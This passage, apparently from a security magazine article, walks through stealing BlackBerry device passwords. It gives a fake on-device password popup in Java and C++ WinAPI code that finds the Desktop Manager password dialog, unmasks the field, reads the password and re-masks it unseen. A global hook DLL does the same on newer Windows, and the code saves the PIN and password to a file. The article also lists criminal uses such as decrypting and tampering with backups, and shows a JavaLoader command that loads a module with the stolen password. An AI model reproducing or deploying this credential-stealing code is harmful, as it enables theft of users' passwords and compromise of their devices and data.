Look closely to commented line `while(true)`. It's a kind of DOS-attack, by the way. Don't panic! Any BlackBerry Devices still stay responsible but you can't synchronize device if it placed on sync event; you can't turn volume up if it placed on volume's event, etc. It's funny that those infinity loop won't kill by system if uses in non-main thread.

Let's see Figures 6-7 for media sync and usb drive password dialogs.

Now let's talk about login spoofing as a technique used to steal a user's password. The user is presented with an ordinary looking login prompt for username and password, which is actually a malicious program, usually called a Trojan horse under the control of the attacker. When the username and password are entered, this information is logged or in some way passed along to the attacker, breaching security. Login spoofing can be considered a form of social engineering.

#### SyncEventListener Constant

```
OTA_SYNC_TRANSACTION_STARTED - An OTA sync transaction has started for a specific SyncCollection.
OTA_SYNC_TRANSACTION_STOPPED - An OTA sync transaction has stopped for a specific SyncCollection.
SERIAL_SYNC_STARTED - Serial sync has started.
SERIAL_SYNC_STOPPED - Serial sync has stopped.
```




Figure 6. Password stealer while synchronizing – part I

To prevent this, some operating systems require a special key combination (called a Secure attention key) to be entered before a login screen is presented, for example Control-Alt-Delete. Users should be instructed to report login prompts that appear without having pressed this secure attention key. Only the kernel, which is the part of the operating system that interacts directly with the hardware, can detect whether the secure attention key has been pressed, so it can't be intercepted by third party programs, unless the kernel itself has been compromised.

There are two possible way of stealing password. First, when you unlock your device; second, when you synchronize your device with PC. During it you're asked about sync way whether sync media or use usb drive or only charge device. Sure, we can't guess what you choose, but we don't. Do you draw attention on discrepancy or take it as a kind of program error (bug)? In any case you're caught on fake-logging. After password typing you'll be notified about wrong password (two times to get your right pass and one more to inform




Figure 7. Password stealer while synchronizing – part II

**Listing 2a. Our Password Dialog**

```

public class PasswordPopupScreen extends PopupScreen
    implements KeyListener,
    TrackwheelListener
{
    private String _response;
    private PasswordEditField answer;
    private String password = "";
    bool secondary = false; //indicator of
        secondary typing
    public PasswordPopupScreen()
    {
        super(new VerticalFieldManager(),Field.FOCUSA
            BLE);
        LabelField question = new LabelField("Please
            enter password");
        answer = new PasswordEditField("Password:
            ", "");
        add(question);
        add(new SeparatorField());
        add(answer);
    }
    //Gets called if the password gets called it pops
        the pass screen and pushes the
        apps main screen
    public void accept()
    {
        UiApplication.getUiApplication().popScreen(th
            is);
    }
    public void close()
    {
        UiApplication.getUiApplication().popScreen(th
            is);
    }
    public String getResponse()
    {
        return _response;
    }
    //TrackwheelListener's implementation
    public boolean trackwheelClick(int status, int
        time)
    {
        _response = answer.getText();
        if (secondary)
        {
            if (_response.equals(password))
            {
                accept();
                Dialog.alert("null-pointer exception");
                close();
            }
            else
                Dialog.alert("Invalid Password
                    !");
        }
        else
        {
            password = answer.getText();
            return true;
        }
    }
    //Invoked when the trackwheel is released
    public boolean trackwheelUnclick(int status, int
        time)
    {
        return false;
    }
    //Invoked when the trackwheel is rolled.
    public boolean trackwheelRoll(int amount, int
        status, int time)
    {
        return true;
    }
    //KeyListener's implementation
    public boolean keyChar(char key, int status, int
        time)
    {
        //intercept the ESC key - exit the app on its
            receipt
        boolean retval = false;
        switch (key)
        {
            case Characters.ENTER:
                _response = answer.getText();
                if (secondary)
                {
                    if (_response.equals(passw
                        ord))
                    {
                        accept();
                        Dialog.alert("null-pointer
                            exception");
                        close();
                    }
                    // an alert is displayed if
                        the password is incorrect
                    else
                        Dialog.alert("Invalid Password
                            !");
                }
        }
    }
}

```

## Listing 2b. Our Password Dialog

```

    }
    else
    {
        password = answer.getText();
        Dialog.alert("Invalid Password !");
    }

    retval = true;
    break;
case Characters.ESCAPE:
    close();
    break;
default:
    retval = super.keyChar(key, status, time);
}
return retval;
}
//Implementation of KeyListener.keyDown
public boolean keyDown(int keycode, int time)
{
    return false;
}
//Implementation of KeyListener.keyRepeat
public boolean keyRepeat(int keycode, int time)
{
    return false;
}
//Implementation of KeyListener.keyStatus
public boolean keyStatus(int keycode, int time)
{
    return false;
}
//Implementation of KeyListener.keyUp
public boolean keyUp(int keycode, int time)
{
    return false;
}
}

```

## Listing 3. Catch password dialog's handler (first part)

```

void __fastcall Catcher()
{
    //ClassName of Window
    char *internal = "#32770";
    //Caption of Window
    char *external = "Device Password Required";
    //Catch a Window
    HWND window = FindWindow(internal, external);
    ...
}

```




Figure 8. Class name & Window Text of controls (v4-v5) – part I

about e.g. *null-pointer error*, *hung process*. Then you've seen originally logon screen.

RIM's article (How to – Protect BlackBerry applications with a password screen) helps to re-create own password dialog. In order to create a pop-up password screen for a BlackBerry application, the *PopupScreen* class must be extended. Implementation of both a *TrackwheelListener* and *KeyListener* is also needed, such that whenever the trackwheel is clicked or the Enter key is pressed on the BlackBerry device, the password is verified (Listing 2).

It also could use when lock-unlock status is changed or is synchronized.

From time to time most users are attentive to malicious software and gives a lot of trouble to malware-writer. Therefore was found another way of password stealing. Every device is going to synchronize with PC sometimes. Pass over a Mac and move to Windows. Our *first target group* is made by *Windows XP* (just in case), *Windows Vista* (jic), *Windows Seven* (most




Figure 9. Class name & Window Text of controls (v4-v5) – part II



Figure 10. Class name & Window Text of controls (v4-v5) – part III

popular). *Second target group* is made by *BlackBerry Device Manager* (as known in version 4.xx or 5.xx) and *BlackBerry Desktop Manager* (if we're talking about version 6.xx). It's a minor target than *major target* is *password field* of textbox's software. Unfortunately, we can't get a screen-capture. So, try to use a *WINAPI* functional.

First of all, we need recall a knowledge about system messages and system object. What does editbox look like? It's simple field for typing character ~32k in length that has a passwordchar property. It has default #0 value or NULL or \0. Other masking character could be a black circle or asterisk or anything else. *0x25CF* is unicode character of

## GetWindow Constant

*GW\_HWNDEXT* (0x0002) – Identifies the window below the specified window in the Z order.

*GW\_HWNDPREV* (0x0003) – Identifies the window above the specified window in the Z order.




Figure 11. Class name & Window Text of controls (v4-v5) – part IV

Listing 4. Retrieve a static text from password dialog (second part)

```
void __fastcall Catcher()
{
    ...
    if ((bool)(int>window)
    {
        //Label like "Password:"
        char *stat_pass_text = (char *)malloc(256);
        //Label like "PIN of Device:"
        char *stat_devc_text = (char *)malloc(256);
        //Label like "Your attemp counts:"
        char *stat_attmp_text = (char *)malloc(256);

        //In Z-order first of all get a password-static
        control
        HWND stat_pass = FindWindowEx(window, NULL,
            "Static", "Password:");
        //In Z-order previous of it is attemp's count
        HWND stat_attmp = GetWindow(stat_pass, 3);
        //In Z-order next of it is Device PIN
        HWND stat_devc = GetWindow(stat_pass, 2);
        //get control's caption for a password-static
        control
        GetWindowText(stat_pass, stat_pass_text, 256);
        //get control's caption for a pin-static control
        GetWindowText(stat_attmp, stat_attmp_text, 256);
        //get control's caption for a attemp_count-
        static control
        GetWindowText(stat_devc, stat_devc_text, 256);

        AnsiString DEV_PIN = AnsiString(stat_devc_text);
        AnsiString ATTEMPT = AnsiString(stat_attmp_text);
        //correct a program version:
        //if NULL then BB Manager v4 or BB Manager v5
        //else everythin 's OK - BB Desktop Manager v6
        if (DEV_PIN.Length() < 1)
        {
            int pos = AnsiPos("\n", AnsiString(ATTEMPT.c_str()));
            //extract a first part of Static (PIN)
            DEV_PIN = ATTEMPT.SubString(1, pos - 1);
            //extract a second part of Static (attemp't
            count)
            AnsiString ATTEMPT = ATTEMPT.SubString(pos
                + 1, ATTEMPT.Length() - pos);
        }
        free(stat_devc_text);
        free(stat_attmp_text);
        free(stat_pass_text);
        ...
    }
    ...
}
```

*black circle*. Every system object like modal window or textbox responds to API subroutine such as *SendMessage* or *PostMessage*. Both subroutines send the specified message to a window or windows. But if you need to post a message in the message queue associated with a thread you should use the *PostMessage* function. Parameters' syntax is the same. *First parameter* is (Type: *HWND*) a handle to the window whose window procedure will receive the message. If this parameter is *HWND\_BROADCAST* ((*HWND*)0xffff), the message is sent to all top-level windows in the system, including disabled or invisible unowned windows, overlapped windows,

and pop-up windows; but the message is not sent to child windows. *Second parameter* is (Type: *UINT*) a message to be sent. For lists of the system-provided messages, see System-Defined Messages. Other two parameters (Type: *WPARAM*, Type: *LPARAM*) are represent an additional message-specific information. It's easy to guess that we need in *WM\_GETTEXT* (0x000D) message. It copies the text that corresponds to a window into a buffer provided by the caller. Window's caption or textfield's content could copy with it. However, if editbox is masked you can't copy text, because you get a *NULL*-pointer. Well then do unmask, copy and mask again (Figure 11).

**Listing 5.** Catch password from a password dialog (third part)

```
void __fastcall Catcher()
{
    ...
    if ((bool)(int>window)
    {
        ...
        Application->ProcessMessages();
        //get handler of EditBox
        HWND pass_hwnd = FindWindowEx(window, NULL,
            "Edit", NULL);
        //Check desirable EditBox (with Parent
            Form's Caption "Device Password
            Required")
        if ((bool)(int)pass_hwnd)
        {
            //unset password masking
            PostMessage(pass_hwnd, EM_SETPASSWORDCHAR,
                0, 0);
            //ReDraw EditBox
            //InvalidateRect(pass_hwnd, 0, true);

            //allocate memory for edit's password
            char *passw = (char *)malloc(256);

            //Password's borrowing
            SendMessage(pass_hwnd, WM_GETTEXT,
                (WPARAM)256, (LPARAM)passw);

            //store in new variable
            AnsiString password = AnsiString(passw);
            free(passw);

            //Don't let him (user) see it. Paint out.
            //0x25CF is unicode character of black
            circle
                // (dialog boxes on Win7, XP).
            SendMessageW(pass_hwnd, EM_
                SETPASSWORDCHAR, 0x25cf, 0);

            //ReDraw EditBox
            //InvalidateRect(pass_hwnd, 0, true);

            //If action is unsuccessful set "EMPTY"
            info
            if (password.Length() == 0)
            {
                password = "EMPTY";
            }
            if (DEV_PIN.Length() == 0)
            {
                DEV_PIN = "EMPTY";
            }
            if (ATTEMPT.Length() == 0)
            {
                ATTEMPT = "EMPTY";
            }

            //Store in StringList variable our PIN,
            attempts count and pass

            in_list->Add(ATTEMPT);
            in_list->Add(password);

            Application->ProcessMessages();
            try
            {
                in_list->SaveToFile("c:\\pass.txt");
            }
            catch (Exception *ex)
            {
            }
        }
    }
}
```




Figure 12. Stolen password (v4)– part I

Back in 2003 when MS Windows PostMessage API Unmasked Password Weakness was found. Declared affects:

- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Server
- Microsoft Windows XP Home Edition
- Microsoft Windows XP Professional

A weakness has been reported in the Microsoft Windows PostMessage API which could effectively allow unmasked passwords to be copied into a user's clipboard or other buffer. *PostMessage* places a message in the message queue but does not sufficiently check the message type. *EM\_SETPASSWORDCHAR* (Type UINT, Message) messages set the password mask character in password edit box controls. *PostMessage* may be abused in combination with *EM\_SETPASSWORDCHAR* messages to cause an




Figure 13. Stolen password (v4)– part II

unmasked password to be placed into a buffer which could potentially be accessed through other means by an unauthorized process. Exploitation would require a malicious local process to wait for an authentication prompt to be sent to a local user by another application. The attacker would then have to authenticate normally. The unmasked password can be copied while this is occurring.

From this point, a further attack would be required to steal password credentials. Before use this WINAPI function you should know handler of recipient object. Should to find a window's handler a then a object's handler. To do it either download desirable software or other use *WindowFromPoint(Mouse->CursorPos)* that return a handler of what under your mouse cursor's coordinates. I'd prefer a first way.

At first, let's check it with old BB Manager (version 4 or 5).

Thus, we've got a *ClassName* of password's window #32770 and language-sensitive caption *Device Password Required*. Also device pin and attempt's counter are in our disposal.

#### Listing 6. Get OS version

```
bool xp_seven = false; //indicate XP OS or Seven OS
void __fastcall get_os()
{
    vinfo.dwOSVersionInfoSize =
        sizeof(OSVERSIONINFO);
    GetVersionEx(&vinfo);
    if (vinfo.dwMajorVersion == 4)
    {
        this->Edit5->Text = "Windows NT 4.0, Windows
            Me, Windows 98, or Windows 95";
    }
    else if (vinfo.dwMajorVersion == 5)
    {
        this->Edit5->Text = "Windows Server 2003 R2,
            Windows Server 2003, Windows XP,
            or Windows 2000";
        xp_seven = false;
    }
    else if (vinfo.dwMajorVersion == 6)
    {
        this->Edit5->Text = "Windows Vista, Windows
            Server Longhorn or Windows
            Seven";
        xp_seven = true;
    }
    ...
}
```




Figure 14. Class name & Window Text of controls (v6) – part I

There's a *FindWindow Function* that retrieves a handle to the top-level window whose class name and window name match the specified strings. It's return us a window's handler. To access to the static and edit controls use the function searches child windows, beginning with the one following the specified child window. It's known as *FindWindowEx*. Full usage description you find on the net (Listing 3).

But we don't know what text we're got in cause having 2 or 3 static name (depend on v4-v5 and v6). *Z-order* and *GetWindow* function is come to aid. The *z-order* of a window indicates the window's position in a stack of overlapping windows. This window stack is oriented along an imaginary axis, the *z-axis*, extending outward from the screen. The window at the top of the *z-order* overlaps all other windows. The window at the bottom of the *z-order* is overlapped by all other windows. Function retrieves a handle to a window that has the specified relationship (*Z-Order* or *owner*) to the specified window.

Two parameters should be used is in *GetWindow Constant*. Note that in *BB Manager v4* (or *v5*) is one static for password's attempts and device pin than in *BB Desktop Manager v6* where it two separate controls (Listing 4).

After it was copied get a edit's handler and send via *PostMessage* function with *EM\_SETPASSWORDCHAR* message and *NULL*-parameters (*WPARAM* & *LPARAM*) to those handler. Via *SendMessage* function with *WM\_GETTEXT* and buffer & buffer-size parameters retrieve a characters from edit-box. And don't forget about masking typed chars via *SendMessageW* functional with *EM\_SETPASSWORDCHAR* message and *0x25cf* *WPARAM*. It strongly recommend to use unicode version of *SendMessage* else you've got another character than black circle (Listing 5).

Look at Figures 12. A malware's code has caught a password, device pin, attempt counter. To prove password's correctness I comment *SendMessageW(..., 0x25cf,...)* line to represent a password without masking (Figure 13).

If we try to use this code in *Vista* or *Seven* we get nothing, because it's more correct to set system hook is owner address space via loading a *DLL-Cather*. But at this rate you should to know OS version, right? Roughly, we need a so called *Major Version* to distinct *XP* and *Seven* (Listing 6).

Now, let's check with class names and window texts against *BB Desktop Manager* (Figures 13-16). Most of this repeats previous parts exclude several ideas. How to use system hooks you can find on [google.com](http://google.com), so I mark several ideas. *SysMsgProc(int code, WPARAM wParam, LPARAM lParam)* returns to us parameter (*LPARAM*) *Wnd = ((tagMSG\*)lParam)->hwnd* where stored out handler for controls. Then we need to catch again a password dialog and retrieve a edit's handler. After successful comparing both handlers you is able




Figure 15. Class name & Window Text of controls (v6) – part II




Figure 16. Class name & Window Text of controls (v6) – part III

## Listing 7. Main definitions

```
void __fastcall TForm1::FormCreate(TObject *Sender)
{
    if (FileExists("c:\\pass.txt"))
    {
        DeleteFile("c:\\pass.txt");
    }

    vinfo.dwOSVersionInfoSize =
        sizeof(OSVERSIONINFO);
    GetVersionEx(&vinfo);
    if (vinfo.dwMajorVersion == 4)
    {
        this->Edit5->Text = "Windows NT 4.0, Windows
            Me, Windows 98, or Windows 95";
    }
    else if (vinfo.dwMajorVersion == 5)
    {
        this->Edit5->Text = "Windows Server 2003 R2,
            Windows Server 2003, Windows XP,
            or Windows 2000";
        xp_seven = false;
    }
    else if (vinfo.dwMajorVersion == 6)
    {
        this->Edit5->Text = "Windows Vista, Windows
            Server Longhorn or Windows
            Seven";
        xp_seven = true;
    }

    if (xp_seven)
    {
        // Load the DLL file
        hModule = LoadLibrary("Catcher.dll");

        // Get the address of the function
        RunStopHook = (void *(__stdcall *) (bool, HIN
            STANCE)) GetProcAddress(hModule,
            "_RunStopHook");

        //Start Catcher
        RunStopHook(true, hModule);
    }
    else
    {
        this->CatchTimer->Enabled = true;
    }
}

//-----
void __fastcall TForm1::FormDestroy(TObject *Sender)
{
    if (normally_closed)
    {
        return;
    }
    if (xp_seven)
    {
        if (RunStopHook != NULL)
        {
            RunStopHook(false, hModule);
        }
        if (hModule != NULL)
        {
        }
    }
}

//-----
void __fastcall TForm1::FormClose(TObject *Sender,
    TCloseAction &Action)
{
    if (xp_seven)
    {
        if (RunStopHook != NULL)
        {
            RunStopHook(false, hModule);
        }
        if (hModule != NULL)
        {
            FreeLibrary(hModule);
        }
    }
    normally_closed = true;
}
}
```



### Listing 8a. DLL Catcher

```

HHOOK SysHook;
HWND Wnd;
HINSTANCE hInst;
TStringList *in_list = new TStringList();
//-----
int WINAPI DllEntryPoint(HINSTANCE hinst, unsigned
                        long reason, void* lpReserved)
{
    hInst = (HINSTANCE)hinst;
    return 1;
}
//-----
extern "C" void __export RunStopHook(bool State,
                                    HINSTANCE hInstance)
{
    if (true)
    {
        SysHook = SetWindowsHookEx(WH_GETMESSAGE,
                                    &SysMsgProc, hInst, 0);
    }
    else
    {
        //clear our storage is it's unhooked
        in_list->Clear();
        UnhookWindowsHookEx(SysHook);
    }
}
//-----
LRESULT CALLBACK SysMsgProc(int code, WPARAM wParam,
                            LPARAM lParam)
    //hook code, removal flag, address of
    structure with message
{
    //Pass message to other system hooks

    //Check Message
    if (code == HC_ACTION)
    {
        //Get Window's Handler that give a message
        Wnd = ((tagMSG*)lParam)->hwnd;

        //ClassName of Window
        char *internal = "#32770";
        //Caption of Window
        char *external = "Device Password Required";
        //Catch a Window
        HWND window = FindWindow(internal, external);
        if ((bool)(int>window)
        {
            //Label like "Password:"
            char *stat_pass_text = (char *)malloc(256);

            //Label like "PIN of Device:"
            char *stat_devc_text = (char
                                   *)malloc(256);

            //Label like "Your attemp counts:"
            char *stat_attmp_text = (char *)malloc(256);

            //In Z-order first of all get a password-
            static control
            HWND stat_pass = FindWindowEx(window,
                                           NULL, "Static", "Password:");
            //In Z-order previous of it is attemp's count
            HWND stat_attmp = GetWindow(stat_pass, 3);
            //In Z-order next of it is Device PIN
            HWND stat_devc = GetWindow(stat_pass, 2);

            //get control's caption for a password-
            static control
            GetWindowText(stat_pass, stat_pass_text, 256);
            //get control's caption for a pin-static control
            GetWindowText(stat_attmp, stat_attmp_text, 256);
            //get control's caption for a attemp_
            count-static control
            GetWindowText(stat_devc, stat_devc_text, 256);

            AnsiString DEV_PIN = AnsiString(stat_devc_text);
            AnsiString ATTEMPT = AnsiString(stat_attmp_text);

            //correct a program version:
            //if NULL then BB Manager v4 or BB Manager v5
            //else everythin 's OK - BB Desktop Manager v6
            if (DEV_PIN.Length() < 1)
            {
                int pos = AnsiPos("\n",
                                   AnsiString(ATTEMPT.c_str()));
                //extract a first part of Static (PIN)
                DEV_PIN = ATTEMPT.SubString(1, pos - 1);
                //extract a second part of Static
                (attempt' count)
                AnsiString ATTEMPT = ATTEMPT.SubString(pos
                                                         + 1, ATTEMPT.Length() - pos);
            }

            free(stat_devc_text);
            free(stat_attmp_text);
            free(stat_pass_text);

            //get handler of EditBox
            HWND pass_hwnd = FindWindowEx(window,
                                           NULL, "Edit", NULL);

            //Check desirable EditBox (with Parent
            Form's Caption "Device Password
            Requied")

```

# EXPLOITING SOFTWARE

to steal password. Note, in this case (dll) you should redraw a control by invalidate-function (Listing 7-8).

Grand Success! Look at Figures 18-19. We've just caught a bit more extra-protected password.

## Purpose of life...

What do criminals need password for? There's a several reasons on it.




Figure 17. Class name & Window Text of controls (v6) – part IV




Figure 18. Stolen password (v6) – part I

### Listing 8b. DLL Catcher

```
If ( ((bool)(int)pass_hwnd) & (pass_
    hwnd == Wnd) )
{
    //unset password masking
    SendMessage(Wnd, EM_SETPASSWORDCHAR, 0, 0);
    //ReDraw EditBox
    InvalidateRect(Wnd, 0, true);

    //allocate memory for edit's password
    char *passw = (char *)malloc(256);

    //Password's borrowing
    SendMessage(Wnd, WM_GETTEXT,
        (WPARAM) 256, (LPARAM)passw);

    //store in new variable
    AnsiString password =
        AnsiString(passw);
    free(passw);

    //Don't let him (user) see it. Paint out.
    //0x25CF is unicode character of black
    circle
    //(dialog boxes on Win7, XP).
    SendMessageW(Wnd, EM_SETPASSWORDCHAR,
        0x25cf, 0);
    //ReDraw EditBox
    InvalidateRect(Wnd, 0, true);

    //If action is unsuccessful set "EMPTY" info
    if (DEV_PIN.Length() == 0)
    {
        DEV_PIN = "EMPTY";
    }
    if (ATTEMPT.Length() == 0)
    {
        ATTEMPT = "EMPTY";
    }
    if (password.Length() == 0)
    {
        password = "EMPTY";
    }

    //Store in StringList variable our PIN,
    attempts count and pass
    in_list->Add(DEV_PIN);
    in_list->Add(ATTEMPT);
    in_list->Add(password);

    try
    {
        in_list->SaveToFile("c:\\pass.txt");
    }
    catch (Exception *ex)
    {
    }
}
return 0;
```

### THREE CONSTANTS OF BLACKBERRY DESKTOP SOFTWARE

```

WINDOW TEXT      BlackBerry® Desktop Software
CLASSNAME TEXT   HwndWrapper[Rim.Desktop.exe;;4f73dd50-23b3-416c-9ae3-81d8908073f1]

WINDOW TEXT      Unlock BlackBerry® device
CLASSNAME TEXT   HwndWrapper[Rim.Desktop.exe;;606b4596-b8eb-4102-8d62-5c87d2220001]

WINDOW TEXT      Back Up Options
CLASSNAME TEXT   HwndWrapper[Rim.Desktop.exe;;547a3dd4-57aa-4e40-a2ea-16b19fd1697e]
    
```




Figure 19. Stolen password (v6) – part II

- If we're lucky we'll find the same lost device where we had stolen a password in old days.
- If we're lucky again we'll steal the .ipd backup file that encrypted with the same password, and
  - Decrypt it (and sell it, or do nothing)
  - Decrypt it and replace several field in it and sit and wait when user is upload modified backup file into device. Maybe he found phone numbers that replaced between contacts or deleted messages; or steal owner certificates. More ideas on it you can find in July 2011 Issue *Does your BlackBerry has ears?*.

### JAVA LOADER USAGE

Usage: JavaLoader [-u] [-p<port>|<pin>] [-b<baud>] [-d0|-d1] [-w<password>] [-q] <command>

- u Connect to USB handheld (default is serial)
- w<password> Connects using the specified password
- q Quiet mode
- <command> is of
  - load <.cod file> Loads modules onto the handheld
  - load <.jad file> Load modules described by JAD onto the handheld
  - wipe [-a|-f] Wipes the handheld
    - a Wipe applications only
    - f Wipe filesystem only
  - radio on|off Turns the handheld's radio on or off
  - screenshot <.bmp file>Retrieves the current screen contents and saves it as a BMP file
  - resettofactory Reset IT policy to factory settings

### RESULT OF JAVALOADER-ATTACKER

```

>JavaLoader.exe -u -wSuPeRp@s$w0rD# load Mobile
Application1.cod
RIM Wireless Handheld Java Loader
Copyright 2001-2007 Research In Motion Limited
